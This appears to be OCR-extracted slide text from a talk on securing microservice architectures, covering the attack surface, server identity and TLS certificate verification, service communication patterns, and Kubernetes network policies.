


The full attack surface




Three attacks points for an attacker:

- **Inbound traffic:** Attacker can provide malicious input to the microservices through the API gateway
- **Outbound traffic:** Attacker who controls outbound services could provide malicious responses
- **Management access:** Attacker could try to gain management access and modify components in the cloud environment.




The full attack surface



What can we do about it?


- **Inbound traffic:** Most of the presentation will be about this part
- **Outbound traffic:** Parse and evaluate results from external services, use authenticated connections only, etc.
- **Management access:** Properly secure the management access by applying RBAC and other concepts from cloud security.




Who talks to who about what?

All kinds of communications in your microservices architecture.

The communication problem







Communication builds around **<u>trust</u>**. Are you sure the server you are talking to is who the server pretends to be?

Man-in-The-Middle?

The identity problem


How to make sure someone is the person he pretends to be?





Picture taken from: https://www.northlakelibrary.org/passports/ (last accessed 06.Oct.2022)


Let’s talk about trust




To gain trust into the server, the client needs to check the identity of the server. Modern systems rely on cryptography for that (X.509 certificates):


- Public/Private keys
- Signature from a trusted authority
- Verification by clients

→ **Use TLS as communication standard (and verify certificates)**




How it looks in the microservice world





Solutions to the communication problem



Orchestration:


Services communicate with each other as they need
→ Service-to-Service trust
→ More tedious to implement and maintain


Choreography:

Services communicate via message system
→ Service-to-Message-System trust
→ Central point of failure


So, we're good?


What do you do when you have 200 microservices, running in different namespaces in your cluster?





Network Policies in k8s






Network Policies in k8s

They are vital for a cluster because


- Separate the cluster into coherent segments
- Define via **ingress rules** what goes in
  - At the level of IP addresses
  - At the level of ports
- Define via **egress rules** what goes out
  - At the level of IP addresses
  - At the level of ports




Knock, knock, who’s there?

Everything is about identity and permissions.


Again, the trust problem …






How do you know that the user is really who he/she pretends to be?

